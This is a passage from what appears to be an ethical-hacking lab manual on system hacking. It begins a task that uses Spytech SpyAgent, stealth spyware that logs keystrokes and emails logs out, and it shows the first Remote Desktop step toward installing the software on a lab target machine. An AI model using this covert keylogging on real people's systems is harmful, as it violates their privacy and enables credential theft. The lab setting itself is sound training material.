
Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.


Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.

1. On the **Windows Server 2022** virtual machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Module 06 – System Hacking

- The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [Windows Server 2019]) and click **Show Options**.



